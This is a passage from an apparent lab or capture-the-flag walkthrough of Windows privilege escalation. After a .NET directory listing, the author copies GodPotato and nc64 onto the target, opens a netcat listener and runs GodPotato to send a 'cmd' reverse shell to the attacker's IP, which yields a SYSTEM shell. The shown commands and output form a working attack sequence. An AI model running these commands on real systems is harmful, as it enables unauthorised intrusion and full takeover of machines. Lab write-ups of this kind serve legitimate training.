-a-----          9/15/2018 12:11 AM             7680 sbs_mscordbi.dll
-a-----          9/15/2018 12:11 AM             7680 sbs_mscorrc.dll
-a-----          9/15/2018 12:11 AM             7680 sbs_mscorsec.dll
-a-----          9/15/2018 12:11 AM             7680 sbs_system.configuration.install.dll
-a-----          9/15/2018 12:11 AM             7680 sbs_system.data.dll
-a-----          9/15/2018 12:11 AM             7680 sbs_system.enterpriseservices.dll
-a-----          9/15/2018 12:11 AM             7680 sbs_wminet_utils.dll
-a-----          9/15/2018 12:11 AM             7680 SharedReg12.dll

PS C:\windows\microsoft.net\Framework>
```

so i copied godpotato dot net 4 onto the system in the apache director as well as nc64.

From there I started a listener on my attacking machine

```
nc -lvnp 1236
```

and then I ran godpotato from my apache shell in the apache directory telling it to run nc64 and make a connection back to my listener

```
./godpotato.exe -cmd "C:\users\apache\nc64.exe 192.168.45.156 1236 -e cmd  
d"
```

and as a result I get a shell as system (even though for some reason whoami was not working

```
(kali@kali)-[~/Desktop/pg/craft]  
$ rlrwrap nc -lvnp 1236  
listening on [any] 1236 ...  
connect to [192.168.45.156] from (UNKNOWN) [192.168.203.169] 50125  
Microsoft Windows [Version 10.0.17763.2029]  
(c) 2018 Microsoft Corporation. All rights reserved.  
  
C:\Windows\system32>whoami  
whoami  
  
C:\Windows\system32>whoami /priv  
whoami /priv
```